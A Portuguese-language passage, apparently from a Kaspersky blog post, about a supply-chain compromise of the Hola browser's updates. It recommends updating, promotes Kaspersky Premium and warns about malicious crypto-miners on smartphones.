Felizmente, a equipe de desenvolvedores da Hola agiu rápido após a detecção do arquivo suspeito. Eles confirmaram a violação da cadeia de suprimentos, mas afirmaram que apenas 0,1% dos usuários foram afetados. Desde então, a empresa reforçou a segurança em torno do pipeline de distribuição de atualizações para garantir que os usuários recebam apenas componentes de software aprovados, certificados e contendo assinatura digital no futuro.

Devido a esse incidente, recomendamos que todos os usuários do navegador Hola o atualizem para a versão mais recente, especialmente aqueles que executam o aplicativo no Windows.

Essa situação é um exemplo clássico de por que é tão importante manter todos softwares atualizados e executar uma Home Security solução robusta de segurança cibernética em todos os seus gadgets. Por exemplo, o Kaspersky Premium fornece alertas em tempo real sobre comportamento suspeito de software e faz o bloqueio instantâneo de ameaças. Como um bônus adicional, a assinatura do Kaspersky Premium inclui uma VPN segura e confiável.

Lembre-se de que mineradores maliciosos de criptomoedas também atacam smartphones, disfarçando-se muitas vezes de jogos populares e até de aplicativos oficiais de serviços governamentais. Confira nossas postagens anteriores para saber mais:

❌
❌